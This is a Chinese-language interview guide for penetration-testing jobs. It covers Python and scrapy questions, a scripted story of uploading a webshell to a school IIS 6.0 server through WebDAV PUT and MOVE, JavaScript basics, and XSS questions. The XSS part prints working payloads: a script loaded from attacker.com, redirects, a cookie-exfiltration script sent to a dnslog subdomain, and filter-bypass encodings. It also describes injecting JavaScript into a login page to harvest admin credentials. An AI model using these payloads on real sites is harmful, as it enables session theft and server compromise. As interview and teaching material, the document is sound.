Python面试题

一、 Python面试策略

自我介绍

> 老师好，我毕业于xxx大学，本科学历，我所学的专业是网络空间安全
>
> 在校期间我通过课程及自主学习了web渗透和内网渗透，挖过 Struts2，FastJson，WebLogic，Shiro，Log4j，Jboss，SpringCloud框架漏洞和组件漏洞，也获得csnd证书

首先要根据自己做**自我介绍**时引入的相关Python知识去逐一分解，并且在简历中要有体现。

比如这样介绍自己：

“你好领导（或者提前问好姓名，比如xx哥），我先自我介绍一下，我毕业于xxx大学，我所学专业是xxx。

在校期间我通过课程及自我主动学习了xxx、xxx、Python编程，并且利用Python做过爬虫项目和写一些渗透测试poc，我还通过自己写的poc验证了学校xxx服务的漏洞，并提交给系主任，获得了学校的通报表扬”

> 注意，自我介绍时不需要说流水账，什么学生会荣誉、帮打扫卫生阿姨的倒垃圾等这些不要说，要说简历相关的东西，还有就是在自我介绍时，重要的和自己很熟悉的技术要在最后说，往往面试官只记得你最后说了什么。

二、通过自我介绍去引导面试

假如，你在最后提到了Python编程和编写相关漏洞的poc，接下来面试官可能会问你一些Python的基础知识，下面模拟面试官提问：

1.你做过爬虫项目是吧？用的什么框架？

> 做爬虫项目时使用Python scrapy框架
>
> scrapy有5大模块，核心引擎模块、Spider爬虫类、Scheduler调度器、Downloader下载器、pipelines管道模块
>
> 爬虫项目：
>
> 核心引擎到爬虫类找开始url，封装成request对象，
>
> 交给调度器，进行自动去掉重复的请求，
>
> 接着交给下载器获取网站数据，得到response对象
>
> 交给爬虫类获取有用的数据，封装成item项目对象
>
> 交给管道以什么方式保存
>
> 加上代理IP和自定义user-agent，模拟真实请求
>
> 防止出现过多的相同请求，而出网IP被封锁，
>
> 和避免user-agent出现Python和scrapy的版本

> 注意，这时候，你不能只答“做过，用的是scrapy”！！！

> 面试官不是要的答案，而是你的主动性，你要这样回答，会显得你知识底蕴很好。

回答：

我曾经帮助导师爬取一些统计数据（这里不能提有关版权的东西，比如论文，也不要去延续去讲这些数据是干什么的），我当时用的是Python scrapy框架，这个框架的优点是性能好、速度快，不管是动态网站还是静态网站，他都可以爬取数据。

（主动讲**scrapy框架**原理，说的越多越好，除非面试官打断，最好是不给他说话的机会）

scrapy它有**5大模块**，分别是核心引擎、Spider、调度器、下载器、pipelines。

他们之间是这样的一个运行流程（最好是提前准备好纸，在纸上画）：

- 当**运行scrapy爬虫项目**时，**核心引擎**首先会到**Spider爬虫类**中找到`start_urls`**开始url**，然后将**第一个URL**包装成一个**request对象**，
- 再通过**引擎交给调度器Scheduler**，调度器它实际上是一个**URL队列**，它会**自动去掉重复的请求**。
- 然后**调度器**会将**request请求对象**通过**引擎**交给**Downloader下载器**，
- **下载器**通过**网络去发送请求**，目标**网站返回的数据**是一个**response对象**，**下载器**将**response对象**通过**引擎**交给**Spider爬虫类**，
- **爬虫类**从**response对象**中**获取有用的数据**后，把这些数据**包装**成一个**item对象**，通过引擎交给**pipelines管道**，
- 在管道中可以**定义数据**是**以什么方式保存**，比如保存在文件、数据库等，

这是scrapy各个模块之间运行的流程，当时我还加入了**代理IP**和**自定义user-agent**的一些自定义配置（这句话是引导面试官问下一个问题），防**止对方站点出现过多的相同请求**。

2.你在哪里加入的代理IP和自定义user-agent？不加user-agent的请求是什么样的？

> 爬虫类将url封装成request对象发送给调度器，过滤重复请求
>
> 调度器交给下载器之前，request对象会加入一些自定义的headers和代理
>
> settings文件中定义user-agent
>
> 如果不加自定义的user-agent的话，请求头中`user-agent`会带上`Python`和`scrapy`的版本
>
> 大量重复请求，导致所在区域的出网IP封锁，模拟真实请求

> 注意：这里不能直接说在某某文件中加入，而是爬虫运行过程中的哪一步会引入这些东西

回答：

如果**定义了代理和请求头**，当**Spider爬虫类**将`URL`包装成**request对象**发送给**调度器**后，**调度器**在交给**下载器**之前，**request对象**会加入一些自定义的headers和代理，

通常我们会把`scrapy`**默认的**`user-agent`**注释掉**，然后**加入自定义的user-agent**，

一般是在**settings文件**中定义user-agent，然后在**中间件**`Middlewares`中的**下载中间件**`downloadMiddleware`类中的`process_request`方法中定义，这个方法的作用就是**在发送请求之前包装request请求，加入一些自定义的东西**。

如果不加自定义的user-agent的话，

scrapy发送出去请求的**请求头中**`user-agent`**会带上**`Python`**和**`scrapy`**的版本**，这些信息最终会**保存在目标服务器的日志中**，虽然我爬取信息不是以盈利为目的，但是这样大量爬虫信息显然不是太好，

还容易被对方把我**所在区域的出网IP封锁**，所以修改`user-agent`和**加入代理IP**是为了**模拟真实请求**。

> 一般是一个项目经验面试官问两个问题就不再对这个项目关注了，那么你要引导面试官去问下面的问题，不要两个人都安静下来。
>
> 比如上面那个问题，你可以接着说，爬虫是我做过的Python项目中的一个，我在校期间或者某阶段工作中，还写了一些Python的poc，还发现了学校服务器的漏洞，当时将验证数据交给系主任后，后面还得到了学校的表扬。（不同场景灵活应变）

3.这时候，面试官会问你发现了什么漏洞?

> 成绩发布网站
>
> 通过消息头中的server参数发现web容器是`IIS 6.0`
>
> 搜索`IIS6.0`的漏洞，通过服务器WebDAV功能的`PUT`和`move`方法上传木马可以拿到网站的webshell
>
> 通过`public`参数开放了PUT和`move`的`http`请求方式
>
> `requests`库发送一个PUT请求，将一段木马代码成功上传到了服务器的根目录
>
> 用`requests.request`方法自定方法为`move`，将新的木马文件名通过请求头参数`Destination`带入到新的请求头中，它的值是新命名的`xxx.asp`
>
> 返回webdav访问成功特有的状态码是207，
>
> 用webshell工具连接上传的木马文件，看到服务器内部的文件

答：

当时我发现学校的**成绩发布网站**的站点比较老，于是我用自己写的**poc验证**了一下，

我写的poc逻辑是通过`requests`库发送`get`请求，获取返回消息体的消息头，通过**消息头中的server参数**验证网站的web容器是**IIS 6.0**，

然后我就上网找了一个**IIS6.0的漏洞**，漏洞的原理是通过服务器**WebDAV功能的PUT和move方法上传木马**可以拿到网站的webshell。

然后我又分析了一下消息头参数，发现服务器**通过public参数开放了PUT和move的http请求方式**。

于是我继续用**requests库发送一个PUT请求**，**将一段木马代码成功上传到了服务器的根目录**，根据漏洞公布的原理，

它还需要使用move的请求方式将原本上传的木马代码文件转成`jsp`或`asp`的网站可执行的脚本文件，

但是我使用requests库的方法中没有move方法，于是我查资料**找到requests库下有个request方法**，它可以**自定义请求方法**，我尝试着**用**`requests.request`**方法自定method为**`move`，将新的木马文件名通过请求头参数**Destination**带入到新的请求头中，它的值是**新命名**的`xxx.asp`，

第一次发送完move请求之后，**返回的状态码是**`207`，我认为有问题，没见过这种状态码，然后又发送了一遍，发现得到的状态码还是207，于是我上网查了一下，207状态码是webdav访问成功后特有的状态码，

然后我尝试**用webshell工具连接上传的木马文件**，可以成功的连接，并且还**可以看到服务器内部的文件**。

当时拿到权限之后我，挺激动的，因为这是我第一次真实的发现在自己的生活环境中发现了漏洞，立马找到导师，跟导师说清楚原由后，导师带着我找到了系主任，将一切问题说明后，我还跟主任讲了如何解决这个漏洞，过了一段时间，学校还公开表扬了我。

4.这时候，面试官可能会说，你在校期间还挺主动学习的，那你觉得如何避免这个漏洞或者修复这个漏洞?

> webdav没有用这个服务的话，可以关闭它
>
> 如果用到的话，
>
> 首先修改网站根目录的权限，将目录的属主改为一个普通用户，
>
> 并且这个用户只能对当前目录有权限，离开这个目录用户是没有任何权限的。
>
> 将目录读写权限改为只读

答：

当时我跟主任说了两个方案，

一个是如果**webdav没有用这个服务的话，可以关闭它**，

一个是如果用到的话，首先**修改网站根目录的权限**，将目录的**属主改为一个普通用户**，并且这个**用户只能对当前目录有权限**，离开这个目录用户是没有任何权限的。然后，将**目录读写权限改为只读**就可以了。

因为这件事情，我自己更加对网络安全这方面感兴趣了，后面我还学习和实践了很多网络安全方面的技术。

> 这时候，面试官会问你简历上的其他技术，或者是问你都用过哪些网络安全方面的技术？
>
> 你自己接着答其他网络安全方面的知识即可

渗透测试面试题-JS

1、JavaScript有哪些输出语句。

JavaScript 中为我们提供了**多种不同的输出语句来向浏览器中输出内容**， 主要有一下几个语句：

1. （1）使用 `alert()` 函数来**弹出提示框**；
2. （2）使用 `confirm()` 函数来**弹出一个对话框**；
3. （3）使用 `prompt()` 浏览器**弹出输入框**，用户可以输入；
4. （4）使用`console.log()` 在浏览器的**控制台输出内容**。
5. （5）使用 `document.write()` 方法将内容写入到**HTML文档中**；
6. （6）使用 `innerHTML` 将内容写入到 **HTML标签中**

2、你了解JavaScript中的BOM和DOM吗？说说他们是什么？

在JavaScript中， `BOM` （ `Browser Object Model` ，**浏览器对象模型**）和 `DOM` （ `Document Object Model` ，**文档对象模型**）是两个非常重要的概念，它们分别代表了**浏览器和文档**（即网页）的不同方面。

（1）DOM（Document Object Model）

document：表示文档（表示整个**页面**）**对象**。

document对象具有页面几乎所有的**方法或者属性**。

方法

- `document.title` 获取**页面的标题**。
- `document.cookie` 获取**页面的cookie**。

DOM 事件监听：

我们计算机在解析我们JS代码的时候，会去看某**一些元素身上是否添加了事件**。

并监听 这些事件有没有被触发，**如果触发就立即执行相应的行为**。

例如：

- `onclick` **单击**
- `ondblclick` **双击**
- `onmouseenter` **鼠标进入**

（2）BOM（Browser Object Model）

BOM提供了**与浏览器交互的接口**，而不是与页面内容交互。

BOM是JavaScript语言的一部分，而不是DOM的一部分。

BOM提供了很多对象，**用于访问浏览器的功能**，如**导航、屏幕信息、浏览器历史、本地存储**等。

BOM的主要对象包括：

- `window`：BOM的顶级对象，代表了浏览器的一个实例（通常是浏览器窗口）。它提供了很多属性和方法，用于**操作浏览器窗口**，如**设置定时器、打开和关闭窗口**等。例如：`window.open()` - **打开新窗口**
- `location`：**提供了当前窗口加载的文档的URL信息**，也可以**用来导航到新的URL**。例如：`location.hostname` - 返回 **web 主机的域名**
- `navigator`：提供了**有关浏览器的信息**，如**浏览器名称、版本、操作系统等**。例如：`navigator.appName` - **浏览器名称**
- `screen`：提供了**用户屏幕的信息**，如分辨率和颜色深度。例如：`screen.availWidth` - 可用的**屏幕宽度**
- `history`：提供了对当前窗口（也就是标签页或浏览器窗口）**访问过的URL的历史记录**进行访问的接口。例如：history.back() - 与在浏览器点击后退按钮相同

3、假如发现一个前端js加密登录的网站，你会如何做?

在渗透测试过程中，面对采用**前端js加密**的**登录机制**，

我首先会系统地**收集网站的相关信息**，使用**网络抓包工具**（如BurpSuite）捕获和分析登录请求，分析**哪些数据被加密**，以及**加密的可能类型**。

接着，利用**开发者工具 打断点**进行调试，**找到加密函数和加密逻辑**，

把**js加密代码导出**，通过js加密代码**编写模拟加密脚本进行验证**，

最后可以利用模拟加密脚本**生成大量的密文字典**，并使用**自动化工具**（如BurpSuite）对网站进行**密码爆破尝试**。

> BurpSuite抓包分析登录的参数，分析哪些参数被加密和加密方式
>
> 对网站进行打断点调试，找到加密函数和加密的逻辑
>
> 导出js加密代码，写出加密脚本进行验证，
>
> 生成密文字典，使用BurpSuite的intruder模块进行登录暴力破解

渗透测试面试题-XSS

1、XSS漏洞的原理（重点）

`XSS`全称（`Cross Site Scripting`）**跨站脚本攻击**，

XSS属于**客户端攻击**，受害者最终是**用户**，但特别要注意的是**网站管理人员**也属于用户之一。

在网页中**嵌入客户端恶意脚本代码**，最常用的攻击代码是**javascript 语言**，但也会使用**其它的脚本语言**。

> XSS是跨站脚本攻击
>
> 用户输入的数据被当成javascript代码执行或其他脚本语言执行

2、如何验证存在XSS漏洞？（重点）

（1）手动验证（配合burpsuite、hackbar等工具）

- 第一步，寻找**用户可控的参数（输入点）**
- 第二步，测试**特殊符号，单引号、双引号、尖括号**等**是否被过滤**或处理
- 第三步，根据第二步测试结果进行操作，如**过滤了事件类型的关键字，构造新的script标签**去形成新的js环境，或者**针对一些其它防护进行绕过**

（2）工具探测

使用**漏扫工具**：`AWVS`、`x-ray`等漏洞扫描工具。

> 使用burpsuite或hackbar进行手注，
>
> 寻找注入点，所用用户能输入的地方，例如表单、评论区、URL
>
> 测试特殊符号和关键字是否被过滤或处理，例如，单引号、双引号、尖括号，script关键字等
>
> 根据过滤情况，构造js语句进行绕过
>
> 也可以用漏扫工具进行漏洞扫描，例如AWVS，x-ray

3、XSS有哪几种类型？（重点）

反射型XSS，储存性XSS，DOM型XSS

XSS的攻击方法主要分为三类，分别是反射型XSS，存储型XSS和DOM型的XSS。

（1）反射型XSS

攻击者将**恶意脚本插入到浏览器的网页中，当用户访问该网页时，恶意脚本被服务器返回，并被浏览器执行**，从而实现XSS攻击。

```
<script>alert(1);</script>
<script>alert("XSS");</script>
```

（2）存储型XSS

攻击者将**恶意脚本存储在网站的数据库**中，当用户访问被攻击的页面时，服务器**从数据库中读取该恶意脚本并将其发送给用户浏览器执行**，从而实现攻击。

```
<script src="http://attacker.com/hack.js"></script>
```

（3）DOM型XSS

DOM型XSS和反射型XSS类似，最大的区别就是它**不经过服务器**，仅仅是**通过网页本身的JavaScript进行渲染触发**的，**只会加载一次**。

```
<script> window.location= "http://hacker.com" </script>
<script>location.href= "http://hacker.com"</script>
<img src= "#"  onerror= alert(document.cookie)>
```

> XSS主要分为反射型，存储型和基于的DOM的XSS，3类
>
> 存储型 XSS，恶意代码被持久存储在目标服务器上,例如数据库、日志文件等地方。当用户访问该页面时，恶意脚本会自动加载并执行。
>
> 反射型 XSS，恶意脚本插入到浏览器的网页中，恶意脚本被服务器返回，导致浏览器执行。攻击依赖于用户点击恶意链接。
>
> 基于DOM的 XSS，恶意脚本不需要通过服务器返回，而是通过直接修改浏览器的DOM结构来执行。

4、XSS可以产生哪些危害（能干什么）？

劫持用户COOKIE，框架钓鱼，挂马，键盘记录

1. （1）**盗取各类用户帐号**,如机器登录帐号、用户网银帐号、各类管理员**帐号或Cookie**，攻击者可以**冒充管理员的身份登录后台**，获取恶意操纵后台数据的能力，包括**读取、更改、添加、删除**一些信息。
2. （2）**劫持用户(浏览器)会话，从而执行任意操作**，例如**进行非法转账、强制发表日志、发送电子邮件**等；
3. （3）**发送广告或者垃圾信息**。攻击者可以利用XSS漏洞**植入广告**，或者发送垃圾信息，严重影响到用户的正常使用。
4. （4）**网页挂马，进行恶意操作**，例如**任意篡改页面信息、删除文章**等；
5. （5）**控制受害者机器向其它网站发起攻击**；
6. （6）**传播跨站脚本蠕虫**等。

> 窃取敏感信息，例如Cookie、登录令牌。
>
> 伪造用户请求，例如发起恶意交易，广告，垃圾信息。
>
> 在受害者的身份下操作账户，向其它网站发起攻击。
>
> 网页挂马，篡改页面信息，传播恶意软件和跨站脚本蠕虫或重定向到恶意网站。

5、在有shell的情况下，如何使用 XSS 实现对目标站的长久控制?

后台登录处加一段记录登录账号密码的js，

并且判断是否登录成功，如果登录成功，就把**账号密码记录**到**一个生僻的路径的文件**中或者**直接发到自己的网站文件**中。

(此方法适合**有价值**并且**需要深入控制权限的网络**)。

在登录后才可以访问的文件中插入XSS脚本。

> 为了隐蔽性，XSS脚本插入到登录后才可以访问的文件中，
>
> XSS脚本的功能：持续获得目标站的账号和密码，
>
> 在后台登录处加一段记录登录账号密码的js脚本 ,登录成功时，把账号密码记录到一个生僻的路径的文件中或者直接发到自己的服务器文件中

6、XSS 平台用过吗?

用过，百度直接搜**XSS平台**，遍地都是。网上有在线，也可以自己搭建

`beef`也是xss平台。

> BeEF
>
> 生成用于攻击的XSS代码，信息收集、浏览器指纹识别、会话劫持、钓鱼攻击等
>
> BeEF：通过控制受害者的浏览器，实现对目标网络和系统的进一步攻击。

XSS Hunter

- **功能**：XSS Hunter允许用户发现并报告基于浏览器的XSS漏洞。它提供一个用来捕获XSS攻击的基础设施，当XSS触发时，平台会记录详细的调试信息，如受害者的浏览器环境、Cookie、页面内容等。
- **用途**：适用于测试反射型、存储型和DOM型XSS漏洞。
- **网址**：https://xsshunter.com

7、XSS 弹窗函数及常见的 XSS 绕过策略（重点）

(1) 三种函数

`alert`,提示框

`confirm`,对话框

`prompt`,输入框

> XSS弹窗函数：alert 提示框，confirm 对话框，prompt 输入框

(2)绕过策略：

> 1. 当关键字被过滤：使用大小写，双写
> 2. 也可使用字符串拼接绕过：使用eval()函数将字符串拼起来
> 3. 使用编码绕过：Unicode编码，url编码，Ascii码，hex，base64编码
> 4. 当url地址被过滤：使用url编码；对ip进行编码，十进制，八进制，十六进制；用 `//` 可以代替 `http://`
> 5. 当**html标签被实体化**，使用DOM事件，例如：鼠标移进
> 6. 当关键词被替换为下划线等情况，使用伪协议，例如：a标签使用javascript伪协议

1.当关键字被过滤

大小写绕过

```
<sCRiPt>alert(1);</sCrIpT>
<ImG sRc=x onerRor=alert(1);>
```

双写绕过

有些waf可能会只替换一次且是替换为空，这种情况下我们可以考虑双写关键字绕过

```
<scrscriptipt>alert(1);</scrscriptipt>
<imimgg srsrcc=x onerror=alert(1);>
```

2.字符串拼接绕过

利用eval()函数

与PHP的**eval()函数**相同，JavaScript的eval()函数也**可以计算 JavaScript 字符串**，并把它作为脚本代码来执行。

```
<img src="x" onerror="a='aler';b='t';c='(1)';eval(a+b+c)">
<img src="x" onerror="a=`aler`;b=`t`;c='(`XSS`);';eval(a+b+c)">
```

// 在js中，我们可以用**反引号代替单双引号**

3.编码绕过

Unicode编码绕过

```
<img src="x" onerror="alert("xss");">
javasc&#x72;&#x69;pt:alert(/XSS/)    (编码了r和i)
<img src="x"
onerror="eval('u0061u006cu0065u0072u0074u0028u0022u0078u0073u0073u0022u0029u003b')">
```

url编码绕过

```
<img src="x" onerror="eval(unescape('%61%6c%65%72%74%28%22%78%73%73%22%29%3b'))">
<iframe
src="data:text/html,%3C%73%63%72%69%70%74%3E%61%6C%65%72%74%28%31%29%3C%2F%73%63%72%69%70%74%3E"></iframe>
```

Ascii码绕过

```
<img src="x"
onerror="eval(String.fromCharCode(97,108,101,114,116,40,34,120,115,115,34,41,59))">
```

hex绕过

```
<img src=x onerror=eval('x61x6cx65x72x74x28x27x78x73x73x27x29')>
```

base64绕过

```
<img src="x"
onerror="eval(atob('ZG9jdW1lbnQubG9jYXRpb249J2h0dHA6Ly93d3cuYmFpZHUuY29tJw=='))">
<iframe src="data:text/html;base64,PHNjcmlwdD5hbGVydCgneHNzJyk8L3NjcmlwdD4=">
```

4.当url地址被过滤

使用url编码

```
<img src="x" onerror=document.location=`http://%77%77%77%2e%62%61%69%64%75%2e%63%6f%6d/`>
javasc&#x72;&#x69;pt:alert('XSShttp://')
```

使用IP

1.十进制IP

```
<img src="x" onerror=document.location=`http://2130706433/`>
```

2.八进制IP

```
<img src="x" onerror=document.location=`http://0177.0.0.01/`>
```

3.hex

```
<img src="x" onerror=document.location=`http://0x7f.0x0.0x0.0x1/`>
```

4.用 `//` 可以代替 `http://`

html标签中用 `//` 可以代替 `http://`

```
<img src="x" onerror=document.location=`//www.baidu.com`>
```

5.DOM事件

遇见**单引号闭合+**`htmlspecialchars`函数

当遇见**html标签实体化**，使用事件，例如：鼠标移进

```
'onmouseover='alert(/XSS/)
```

6.JavaScript伪协议

当关键词替换为下划线，使用伪协议，例如：a标签使用javascript伪协议

`o_n`和`<scr_ipt>`过滤

```
"><a href=javascript:alert(/XSS/)>
```

8、怎么防御XSS?

1. （1）对**任何用户**提交的**任何数据**都要**经过编码或者转译**。
2. （2）配置**黑白名单**，限制用户输入。
3. （3）**配置waf**

> 1.对用户提交数据进行编码或者转译
>
> 2.设置黑白名单，限制用户输入
>
> 3.上waf

9、知道dnslog吗，XSS如何利用dnslog平台进行攻击。（重点）

我们都知道DNS就是**将域名解析为ip**，用户在浏览器上输入一个域名A.com，就要靠DNS服务器将A.com解析到它的真实ip127.0.0.1，这样就可以访问127.0.0.1服务器上的相应服务。

DNSlog就是**存储在DNS服务器上的域名信息**，它记录着用户对域名 www.baidu.com 等的**访问信息**，**类似日志文件**。


XSS攻击可以使用dnslog平台进行**XSS盲注，以及外带数据**。

我们将**XSS的攻击代码拼接**到dnslog网址的高级**域名上**，就可以在用户访问的时候，让触发者浏览器访问预设至的链接地址，如果盲打成功，会在平台上收到如下的**链接访问记录**，同时也可以**将他的信息带出来**。

> 利用dnslog平台进行XSS盲注，将数据外带出来，例如将cookie带出来，
>
> 将XSS攻击代码拼接到dnslog给的子域名上，
>
> 用户访问触发子域名，dnslog平台收到链接访问记录和将他的信息带出来

XSS盲注例子

```
<img src=http://2wzi32.dnslog.cn>
```



XSS外带数据例子

外带cookie

```
<script type="text/javascript">
    var arr=document.cookie.split(/[;=]/);
    var url = "http://"+arr[1]+".5wlni2.dnslog.cn/xxx.png";
    document.write('<img src="'+url+'" />');
</script>
```

10、你能说说浏览器上有哪几种不同的弹窗吗？各个弹窗所使用的函数是什么？

有三种，

分别是`alert()`提示框、`confim()`对话框、`prompt()`输入框

> 浏览器上有三种不同的弹窗，`alert()`提示框、`confim()`对话框、`prompt()`输入框